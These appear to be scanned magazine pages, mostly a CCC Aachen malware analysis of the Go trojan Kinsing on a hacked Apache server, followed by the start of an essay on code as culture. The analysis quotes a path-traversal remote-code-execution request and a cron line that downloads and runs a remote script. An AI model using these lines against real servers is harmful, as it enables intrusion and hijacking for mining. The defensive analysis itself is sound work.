[2] Microsoft: „C#-Dokumentation“, https://docs.microsoft.com/de-de/dotnet/csharp/
[3] Wikipedia: „.Net-Framework“, https://de.wikipedia.org/wiki/.Net-Framework
[4] Microsoft: „.NET API-Browser“, https://docs.microsoft.com/de-de/dotnet/api/
[5] VSCodium: „Projektwebseite“, https://vscodium.com/
[6] VSCodium: „Releases“ https://github.com/VSCodium/vscodium/releases

Kinsing – The Go RAT

von tanto <tanto@aachen.ccc.de>

Kinsing ist eine in der Programmiersprache Go programmierte Malware beziehungsweise ein Kapertrojaner („Remote Access Trojan“ kurz RAT), welcher „in the wild“, also „tatsächlich aktiv im Internet“ mit Minern eingesetzt wird. Der Chaos Computer Club Aachen hat sich mit einem gehackten und infizierten Server beschäftigt und untersucht, wie Kinsing funktioniert.

Auf der Suche nach neuen Herausforderungen bekamen die Prokrastinationsexperten des CCCAC plötzlich einen Anruf. Eine Person stellte ihre Serverprobleme vor: Ein Server mit vollem Arbeitsspeicher und nicht näher beschriebener, hoher Prozessorlast. Kurzerhand wurden SSH-Zugang und sudo-Rechte gewährt.

Eine Untersuchung ergab, dass der Server mit einem veralteten Apache Webserver lief, der öffentlich bekannte Sicherheitslücken hat. Der Server wurde erfolgreich über eine Remote-Code-Execution-Lücke, für die es sogar sogar einen öffentlich verfügbaren Proof of Concept [1] gibt, angegriffen. Wir haben die Situation zu unseren Gunsten genutzt und uns mit der Malware beschäftigt.

In diesem Artikel erklären wir, wie die Malware anfällige Server angreift, funktioniert und persistent wird.

Version
Dieser Artikel beschäftigt sich nur mit folgender Version der Datei „kinsing“:
md5sum
648effa354b3cbaad87b45f48d59c616
sha256sum
6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b
Die Analyse von Malware ist risikoreich und kann dazu führen, dass der Rechner unter fremder Kontrolle endet und alle Daten beispielsweise verschlüsselt oder wegkopiert werden.
Aus diesem Grund bieten wir auch nicht den Download der untersuchten Datei an. Wer sich aber mit der Analyse von Malware auskennt und bei VirusTotal einen Zugang hat, kann die Datei dort herunterladen. [2]

Der erste Kontakt

Es wurde ein anfälliger LAMP-Server angegriffen. [3, 4]

Wir entdeckten diesen Output in der Apache-Logdatei:

> Das Akronym *LAMP* steht für die weit verbreitete Verbindung aus Linux, Apache Webserver, MySQL- oder MariaDB-Datenbank und PHP als Interpreter.

```
[<DATE>] [core:error] [pid 3030013] [client <IP AND PORT>] AH00126:

Invalid URI in request POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0sh: 2: ulimit:
    ↪  error setting limit (Operation not permitted)
```

Offensichtlich wurde eine Datei heruntergeladen und mit `/bin/sh` ausgeführt. Die Datei haben wir nicht mehr finden können, aber es fällt auf, dass sofort nach dem Download eine Fehlermeldung kommt, dass das „ulimit“ wegen mangelnder Rechte nicht gesetzt werden konnte. Scheinbar hat der Angriff also nicht funktioniert. Anhand dieser und der folgenden Fehlermeldungen haben wir rekonstruiert, was das Skript versucht hat. Wenn wir nicht weiter wussten, haben wir im Internet recherchiert und Analysen von kinsing gelesen.

1. `sh: 2: ulimit: error setting limit (Operation not permitted)`

   Es erhöht das Ulimit (Ressourcennutzung und -Limitierung eines Linux-Benutzers),

2. `rm: cannot remove '/var/log/syslog': Permission denied`

   löscht Logdateien, um schlechter entdeckt werden zu können,

3. ```
   chattr: Permission denied while setting flags on /tmp/
   chattr: Permission denied while setting flags on /var/tmp/
   chattr: Permission denied while setting flags on /var/spool/cron
   chattr: Permission denied while setting flags on /etc/crontab
   ```

   verändert Attribute von Dateien,

4. `100 33164  100 33164    0     0  87735  0 --:--:-- --:--:-- --:--:-- 87503`

   lädt die Datei „kinsing“ in `/tmp/`, `/var/tmp/` oder `/dev/shm` herunter (je nachdem wie `$TMPDIR` gesetzt ist) und verifiziert die Checksumme der heruntergeladenen Datei, [5]

5. ```
   userdel: user 'akay' does not exist
   userdel: user 'vfinder' does not exist
   chattr: Permission denied while trying to stat /root/.ssh/
   ```

```
chattr: Permission denied while trying to
    ↪ stat /root/.ssh/authorized_keys
(Not all processes could be identified,
    ↪ non-owned process info
 will not be shown, you would have to be
    ↪ root to see it all.)
[...]
kill: (22): Operation not permitted
kill: (3008381): No such process
[...]
Got permission denied while trying to
    ↪ connect to the Docker daemon socket
    ↪ at unix:///var/run/docker.sock: Get
    ↪ "http://%2Fvar%2Frun%2Fdocker.sock/v
    ↪ 1.24/containers/json": dial unix
    ↪ /var/run/docker.sock: connect:
    ↪ permission denied
```

beendet verschiedene Prozesse und Konkurrenzprogramme, zum Beispiel sshd, andere Miner und Docker-Container,

6.
```
sh: 567: setenforce: not found
sh: 568: cannot create /etc/selinux/config:
    ↪ Permission denied
Failed to stop apparmor.service:
    ↪ Interactive authentication required.
See system logs and 'systemctl status
    ↪ apparmor.service' for details.
Synchronizing state of apparmor.service
    ↪ with SysV service script with
    ↪ /lib/systemd/systemd-sysv-install.
Executing:
    ↪ /lib/systemd/systemd-sysv-install
    ↪ disable apparmor
Failed to reload daemon: Interactive
    ↪ authentication required.
```


   deaktiviert SELinux, AppArmor und kernel watchdog (mögliche Sicherheitsprogramme),
7. erstellt den folgenden Cron-Job:

```
* * * * * wget -q -O - http://<IP>/ex.sh |
    ↪ sh > /dev/null 2>&1}
```

Miner
Ein „Miner“ oder auf Deutsch „Schürfer“ verdient virtuelles Geld dafür, dass er Rechenleistung zur Verfügung stellt. Rund um die Uhr laufen weltweit Transaktionen ab, bei denen mit Bitcoins oder anderen Kryptowährungen bezahlt wird. Alle diese Aktivitäten müssen zur späteren Nachvollziehbarkeit aufgezeichnet und verwaltet werden. Alle in einem bestimmten Zeitraum stattgefundenen Transaktionen werden in einer Liste, dem Block, zusammengefasst. Beim weit verbreiteten System „Proof of Work“ wird der nächste gültige Block dadurch bestimmt, dass ein Miner eine rechenaufwändige Aufgabe als erstes löst. Als Belohnung bekommt dieser Miner einen gewissen Betrag der Kryptowährung zugeschrieben. Da Rechenzeit Strom braucht und somit Geld kostet, lohnt es sich Miner auf fremden Rechnern auszuführen.

An dieser Stelle läuft Kinsing auf dem Server und hat sich persistiert, das heißt es hat dafür gesorgt, dass es auch einen Neustart übersteht indem es von Cron regelmäßig re-installiert wird.

Das folgende Flowchart zeigt den Ablauf eines Angriffs mit Kinsing und die nachgegliederten Arbeitsschritte.



So läuft ein Angriff mit Kinsing ab. Anschließend startet Kinsing mehrere Prozesse um seinen Angriffszweck zu erfüllen.

Bevor wir mit der Rekonstruktion der Funktionsweise von Kinsing anfingen, haben wir uns die Datei mit ein paar Tools angeschaut um einen Überblick zu bekommen.

Inspektion der Binärdatei

Weil Kinsing Linux-Systeme angreift schauen wir uns Kinsing auch auf einem Linux-System an. Die Tools in diesem Abschnitt lassen sich über die Paketmanager aller Linux-Distributionen installieren, indem das Paket „binutils“ installiert wird.

„file“ ist ein Tool, das versucht den Dateityp zu bestimmen.

```
$ file ./kinsing
```

```
kinsing: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked

Go BuildID=DhskS7dCbYzdqxBh_mSk/76qVIoHRKN1NNcfL8ADh/W157t201-UbEisb9Xatk/hOMqvN1a69kKMwHq_e_v,
   ↪  stripped
```

Hier wird aufgezeigt, dass es sich um eine statisch gelinkte Go-Binärdatei handelt. Binärdateien haben einen Header, der anzeigt was in ihnen zu finden ist. „objdump -x“ gibt diese Header aus.

```
$ objdump -x ./kinsing

Sections:
...
  4 .gosymtab     00000000  0000000001027fd8  0000000001027fd8  00c27fd8  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gopclntab    0017aca5  0000000001027fe0  0000000001027fe0  00c27fe0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .go.buildinfo 00000020  00000000011a3000  00000000011a3000  00da3000  2**4
                  CONTENTS, ALLOC, LOAD, DATA
...
 11 .note.go.buildid 00000064  0000000000400f9c  0000000000400f9c  00000f9c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

Wir sehen mehrere Sections in dem Header, die sich auf Go beziehen. Der Abschnitt „.go.buildinfo“ enthält die Information welche Go-Compiler-Version benutzt wurde. Das können wir auch herausfinden, indem wir die Go-Runtime bitten uns diese Information auszulesen.

```
$ go version ./kinsing
./kinsing: go1.15.4
```

Aber wir versuchen etwas über Binärdatei-Analyse zu lernen, also schauen wir uns den Abschnitt „.go.buildinfo“ in der Binärdatei genauer mit objdump an. Und außerdem ist bei „objdump“ die Gefahr geringer versehentlich kinsing auszuführen, als mit der Go-Runtime. Der Parameter „-s“ gibt an den Inhalt des Abschnitts, der mit „-j“ benannt wird, auszugeben.

```
$ objdump -s -j .go.buildinfo ./kinsing

./kinsing:     file format elf64-x86-64

Contents of section .go.buildinfo:
 11a3000 ff20476f 20627569 6c64696e 663a0800  . Go buildinf:..
 11a3010 c0541e01 00000000 00551e01 00000000  .T.......U......
```

Dieser Abschnitt enthält die spezifische Go-Compilerversion, mit der diese Datei kompiliert wurde. Um sie herauszufinden, müssen wir die Daten verstehen. Mit Hilfe des Go-Quellcodes [6] wissen wir, wie `.go.buildinfo` strukturiert ist.

Am Anfang steht ein 14 Byte langer Magic Value, der den Wert 0xff und den 12 Zeichen

langen String „Go buildinf:“ beinhaltet. Danach kommt ein Byte, das angibt wie lang die Pointer-Adressen sind. 0x04 bedeutet sie sind 4 Bytes lang und 0x08 bedeutet sie sind 8 Bytes lang. Zuletzt kommt ein Byte, das angibt, ob die Pointer-Adressen als little endian (0x00) oder big endian (0x01) kodiert sind. [7] In diesem Beispiel lauten die Bytes 15 und 16 „0800“. Der folgende Pointer ist also 8 Bytes lang und als little endian kodiert. Die nachfolgenden 8 Byte sind dann unser Pointer auf die Versionsnummer: „c0541e01 00000000“.

Wir können objdump benutzen um die Daten an der Stelle „c0541e01 00000000“ in der Binärdatei auszulesen. Dafür müssen wir die Adresse erst noch von little endian auf big endian umstellen: „00000000 011e54c0“. Wir lesen 8 Byte aus und geben deshalb als Stopp-Adresse die Start-Adresse plus 8 Byte an.

```
$ objdump -s --start-address=0x011e54c0 --stop-address=0x011e54c8 ./kinsing

./kinsing:     file format elf64-x86-64

Contents of section .data:
 11e54c0 a36a7b00 00000000                    .j{.....
```

Ein Pointer ist eine Adresse, die angibt wo eine Adresse steht. Also müssen wir das Spiel wiederholen, um zur tatsächlichen Information zu kommen. Wir wandeln also „a36a7b00 0000000“ wieder in big endian um und lesen dann 8 Byte aus.

```
$ objdump -s --start-address=0x007b6aa3 --stop-address=0x007b6aab ./kinsing

./kinsing:     file format elf64-x86-64

Contents of section .rodata:
 7b6aa3 67 6f312e31 352e34                    go1.15.4
```

Voila, wir haben herausgefunden, dass *kinsing* mit der Go-Version 1.15.4 kompiliert wurde.

Reversing

Jetzt ist es an der Zeit sich die Datei mit einem Disassembler anzuschauen.

Wir haben die Datei mit Ghidra [8] und radare2 [9] analysiert. Ghidra ist aber nicht direkt nach der Installation hilfreich, da keinerlei Symbolnamen oder Funktionsnamen extrahiert werden. Es gibt aber ein Skript [10] von

Assembler
Ein Dissassembler übersetzt eine Binärdatei zurück in Assembler. Assembler ist eine maschinenorientierte Programmiersprache. Im Gegensatz zu einer Hochsprache wie C oder Go, wo die Syntax im Wesentlichen unabhängig von der eingesetzten Prozessorarchitektur ist, sind die Programmierbefehle bei Assembler Maschinenbefehle, die abhängig von der Prozessorarchitektur sind.

ThreatIntel, was dies implementiert. Als Alternative kann man radare2 oder iaito [11] benutzen, was dies Out-of-the-Box tut, mit einigen minimalen Differenzen (zum Beispiel werden verschiedene Entryfunktionen ausgewählt).


Da kinsing mit Debug-Informationen kompiliert wurde, können noch einige andere Informationen aus der Binärdatei gezogen werden. Beispielsweise ist es möglich abzulesen welche Go-Module benutzt wurden, um kinsing zu bauen. Die Modulnamen lassen sich im Disassembler finden, indem wir nach Symbolen, die mit `sym.go.github.com_` anfangen, suchen. Zusätzlich haben wir auch „strings“ benutzt, um uns alle in der Binärdatei gespeicherten Texte ausgeben zu lassen und haben diese nach „github“ gefiltert.

Einige Abhängigkeiten von Kinsing sind hier gelistet:

- https://github.com/peterbourgon/diskv
- https://github.com/paulbellamy/ratecounter
- https://github.com/armon/go-socks5
- https://github.com/hashicorp/yamux
- https://github.com/markbates/pkger
- https://github.com/shirou/gopsutil
- https://github.com/op/go-logging
- https://github.com/nu7hatch/gouuid


Diese Links können wir jetzt benutzen, um die Dokumentation und den Quellcode der genutzten Module anzuschauen und besser zu verstehen, was in kinsing passiert.

Die Programmstruktur einer disassemblierten Binärdatei wird mit einem Callgraph klarer. Ein Callgraph ist ein Kontrollflussdiagramm, das anzeigt welche Funktionen von welchen anderen Funktionen aufgerufen wird. [12]



Jede Funktion beziehungsweise jede Go-Routine ruft *go.runtime.morestack* auf, was pro Iteration den Aufrufstapel um 2 KiB erhöht.

Mit Hilfe von bekannten Kommandozeilenprogramme und RegExp haben wir einige interessante Datenstrukturen gefunden. Neben IP-Adressen ist an der Adresse *0x007ce25f* ein eingebettetes Shell-Skript zu sehen:



Der Anfang des Shell-Skripts ist an der „Shebang“ genannten ersten Zeile erkennbar, die angibt mit welchem Programm das Skript interpretiert werden soll. Hier *#!/bin/sh*.


Dieses Skript wird von *go.main.masscan* in eine Datei gespeichert und ausgeführt. Das Skript versucht eine Datei Namens *firewire* aus dem Internet herunterzuladen und auszuführen. Wir konnten uns *firewire* nicht anschauen, da an der Download-URL keine Datei zu finden war. Deshalb ist uns nicht klar, was das Programm *firewire* tut, aber wir gehen davon aus, dass es wegen des Funktionsnamens ein Port-Scanner ist. [13]

Wir haben auch Health-Checker-Funktionen gefunden, welche die Datenintegrität nach einer Round-Trip-Übertragung zwischen Command-and-Control-(C&C)-Servern und dem kompromittierten Gerät überprüfen, generierte UUIDs für jedes kompromittierte Gerät, und so weiter.


Die bei weitem interessanteste Funktion war *go.main.minRun* und sie ist für die Verwaltung des Miners verantwortlich. Diese Funktion arbeitet mit Hilfe folgender Helper-Funktionen:

- go.main.minRun
- go.main.getMinerPid
- go.main.isMinerRunning
- go.main.sendMinerPid
- go.main.tryToRunMiner

Der Callgraph hierzu:



go.main.minRun extrahiert den eingebetteten Miner, speichert diesen auf der Festplatte und führt ihn aus. *go.main.isMinerRunning* prüft dessen Status mit gopsutil. [14] *go.main.tryToRunMiner* setzt die richtigen Dateiberechtigungen und versucht das Programm „kdevtmpfsi“ zu starten. *go.main.getMinerPid* und *go.main.sendMinerPid* führen HTTP GET- beziehungsweise PUT-Anfragen durch [15] und rufen *go.main.getActiveC2CURL* auf. Die letzte Funktion bedeutet „get active command & control URL“. Diese Funktion dekodiert und entschlüsselt eine Base64-encodete und RC4-verschlüsselte Variable, was höchstwahrscheinlich die IP-Adresse oder die URL des C&C-Servers enthält.



getActiveC2CUrl nutzt RC4, eine Hex-Decoding-Funktion und ein paar Funktionen um Strings zu bearbeiten.

`kdevtmpfsi` ist in diesem Artikel nicht erfasst, da wir leider keinen Zugang zu dieser Datei hatten. Eine kurze Internetsuche ergibt, dass es offenbar ein primär für „Monero“ genutzter und bekannter Miner ist. [5]

Auf unserem Server stellen wir noch ein paar Dateien zur Verfügung, die nicht sinnvoll abdruckbar sind. Beispielsweise finden sich dort ein paar große Callgraphen mit weiteren Details zur Funktion von kinsing. [16]

Fazit

Kinsing ist in letzter Zeit inaktiv und deren C&C-Server sind seit Anfang des Jahres nicht mehr verfügbar. Ähnliche Trojaner verbreiten sich aber aktiv, und deren Verhalten führt zu teuren Schäden. Daher ist es sinnvoll zu verstehen wie Malware funktioniert und wie man sich davor schützen kann. In diesem Fall reicht es aus, einen sinnvoll gesicherten und aktuell gehaltenen Server zu haben.

Referenzen

[1] Walnut Security Services Pvt. Ltd: „Apache 2.4.50 – Path Traversal or Remote Code Execution“ (2021), https://github.com/walnutsecurity/cve-2021-42013/

[2] VirusTotal: „kinsing“ (2022), https://www.virustotal.com/gui/file/6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b/

[3] Mitre: „Apache HTTP Server 2.4.49 Vulnerabilties“ (2021), https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

[4] Mitre: „Apache HTTP Server 2.4.50 Vulnerabilties“ (2021), https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013

[5] Kaizhe Huang: „Zoom into Kinsing“ (2020), https://sysdig.com/blog/zoom-into-kinsing-kdevtmpfsi/

[6] Golang: „Struktur von go.buildInfo/versionInfo“, https://github.com/golang/go/blob/go1.15.4/src/cmd/link/internal/ld/data.go#L2084

[7] Endianess oder Byte-Reihenfolge: https://de.wikipedia.org/wiki/Bitwertigkeit

[8] Ghidra: „Ghidra, Werkzeug für Reverse Engineering“, https://ghidra-sre.org/

[9] radare2: „Werkzeug für Reverse Engineering und Binary Analyse“, https://rada.re/n/radare2.html

[10] gofunc-py: „Funktionsnamen-Recovery in go-Programmen“, https://github.com/getCUJO/ThreatIntel/tree/master/Scripts/Ghidra

[11] iaito: „The official graphical interface of radare2“, https://rada.re/n/iaito.html

[12] Callgraph: https://en.wikipedia.org/wiki/Call_graph

[13] MASSCAN: „Ein Massen-IP-Portscanner“, https://github.com/robertdavidgraham/masscan

[14] GOPSUTIL: „psutil für Golang“, https://github.com/shirou/gopsutil/

[15] HTTP-Anfragemethoden: https://wiki.selfhtml.org/wiki/HTTP/Anfragemethoden

[16] CCC Aachen: „Kinsing-Report-Dateien“ (2022), https://shells.aachen.ccc.de/~tanto/2022/kinsing_report/

Code als Kunst- und Kultursprache

von Jan-Christian Petersen <petersen@j-c-p.eu>

Code gilt als Werkzeug des Ingenieurwesens. Doch ob wir wollen oder nicht: Programmiersprache bringt auch unsere Menschlichkeit zum Ausdruck. Wer in Gemeinschaft ethisch und kulturell wachsen möchte, sollte die überfunktionalen Eigenschaften von Code lesen und schreiben lernen. – Eine Annäherung an den Raum der Extrafunktionalität mit Stimmen von Dylan Beattie (UK), Jon Corbett (CA) und Mark C. Marino (USA).

„O, brave new world", begeistert sich Miranda, als sie zum ersten Mal auf andere Menschen trifft. Miranda lebt mit ihrem Vater Prospero auf einer abgelegenen Insel. Die liegt im Theaterstück „Der Sturm" von William Shakespeare und ist von wenigen, aber merkwürdigen Wesen bewohnt, die Prospero je nach ihrer Funktion mit seiner Magie zu lenken versteht.

320 Jahre später macht Aldous Huxley aus dem besagten Shakespeare-Zitat eine Dystopie, die uns mit *Social Engineering* die Zauberkünste des Prospero aktualisiert – von einer magischen hin zu einer rationalen Einflussnahme.

> In dem 1932 veröffentlichten Roman „Brave New World" beschreibt Aldous Huxley eine Dystopie, in der die Menschen durch vorgeburtliche Einflussnahme, frühkindliche Konditionierung und Drogen strikt in ihrer gesellschaftlichen Kaste gehalten werden. Das Funktionieren der gesellschaftlichen Maschinerie steht über dem Individuum, über den Menschen, über allem. [1]

Dieser Tage spiegelt sich die Menschmaschine in Entwickler-Magazinen: „Das Herz einer Anwendung ist seine Logik", erklärt dotnetpro.de. [2] Auf heise.de geht es in Cyberpunk-Manier um die Möglichkeiten der synthetischen Biologie [3] und t3n.de berichtet, wie man vor dem Einschlafen seine Gedanken kategorisiert, um am nächsten Tag wieder voll funktionsfähig zu sein. „O, brave new world!"

So steuern wir uns in die Effektivität. Ziel ist der optimale, zweckorientierte Nutzen unserer geistigen, körperlichen und zeitlichen Fähigkeiten. Das ist eine Prägung des Ingenieurwesens. Effektivität ist dabei das, was eine gute Anwendung ausmacht. Für Programmiererinnen und Programmierer ist das eine Weltsicht, die schon das Informatikstudium bestimmt. Doch es gibt immer wieder Menschen, die aus dem System ausbrechen und ihre Ressourcen für scheinbar zweckfreie Anwendungen verschwenden: Künstlerinnen und Künstler.

Code und Sinn

Aber wo liegt der Sinn, wenn Programmiererinnen und Programmierer einen Code schreiben, der über jegliche Funktion hinausgeht? Das wollte ich zunächst von Dylan Beattie [5] wissen, nachdem ich auf YouTube seinen Vortrag „The Art of Code" [6] gesehen hatte.

„Gute Frage", antwortet der Londoner Softwareentwickler und -berater. Beattie ist Schöpfer der Programmiersprache *Rockstar*. Quellcode lässt sich hier auch als Rocksong singen, da er aus Phrasen und Formulierungen des Genres besteht. Statt *<print „Hello World"*> heißt es beispielsweise *<scream>* oder *<shout>*. Beattie meint:

Ich denke, dass die Programmierkunst als Ganzes enorm von den Beiträgen jener Menschen profitiert, die Code als kreatives Medium behandeln; denn Code ist wirklich nur eine andere Form von Sprache. Allerdings ist es eine Sprache mit dem nützlichen Nebeneffekt, dass Computer sie ausführen können. Wenn du dir die meisten menschlichen Sprachen ansiehst, reicht das Spektrum von sehr trockenem technischen Schreiben, juristischen Verträgen und technischen Spezifikationen bis hin zu Gedichten, Liedtexten oder sogar bis zu Dingen wie Kreuzworträtseln, die unsere Konventionen über die Struktur und Interpretation von Sprache bewusst herausfordern. Kreatives Programmieren kann uns inspirieren und ermutigen, die Möglichkeiten von Sprachen und Plattformen auf neue und unerwartete Weise zu erkunden.

Ähnlich sieht es auch Jon Corbett [7] aus Kanada. Der Künstler und Programmierer ist als *Sessional Lecturer* an der Universität von British Columbia tätig. Er gehört zur Volksgruppe der Métis. Das heißt, er hat Vorfahren unter den zugewanderten Europäer*innen, aber auch unter den indigenen Völkern Nordamerikas. Hier gehört Corbett zum indigenen Volk der Cree. Auf Basis der Cree-Sprache und der Cree-Schrift hat Corbett nun eine eigene Programmiersprache entwickelt: Cree#.

Was Cree# für Corbett bedeutet, erklärt er so: „Als ich an meinem *Master of Fine Arts* arbeitete, beschäftigte ich mich mit Métis-Perlenarbeiten." Konkret setzte sich Corbett dabei mit der Gedenkkultur seines Volkes auseinander. Um die Erinnerung an Vorfahren zu bewahren, werden hier Porträts von Familien-

Entwickleransicht von Cree#-Quellcode. Oben steht das Original in Schrift und Sprache der Cree. Unten steht die englische Variante. (Jon Corbett)

angehörigen mit Perlen (ähnlich wie Pixel) auf Schnüre aufgezogen.

Das ist ein langwieriger Prozess. Deshalb schrieb ich ein Programm, das mir bei einigen Entscheidungen wie Perlenauswahl und -platzierung half. So brauchte ich kein physisches Muster erstellen, wodurch ich viel Zeit habe sparen können. Dabei habe ich den Code zunächst zum Spaß weiter verändert, um mein tatsächliches Perlenschnüren zu reflektieren. […] Das führte zu einer regelrechten

Erforschung von Zeit; denn wie Zeit sowohl rechnerisch als auch in der gelebten Kultur der Cree wahrgenommen wird, ist ein gewaltiger Unterschied.


Für Corbett ist es wichtig, eine Programmiersprache zu haben, die die Konzepte der Cree-Kultur spiegelt.

In Ergänzung zur Programmiersprache *Rockstar* lässt sich nachvollziehen, was es bedeutet, wenn Begriffe, Metaphern und Geschichten aus der eigenen gelebten Kultur in jene Sprache eingehen, in der man sich zu Hause fühlt. Das ist eine sinnstiftende Erweiterung des kulturellen Raums. Es stärkt die eigene Identität und die Gemeinschaft, in der man lebt.

Code als Kultur

Es gilt, Code nicht nur funktional, sondern auch kulturell zu interpretieren. „Wir müssen Code für mehr lesen als das, was er tut, wir müssen uns fragen, was er bedeutet“, sagt Mark C. Marino von der Universität Südkalifornien. Der *Associate Professor* für Literatur ist Leiter des Labors für *Humanities and Critical Code Studies*, dem HaCCS Lab. [8]

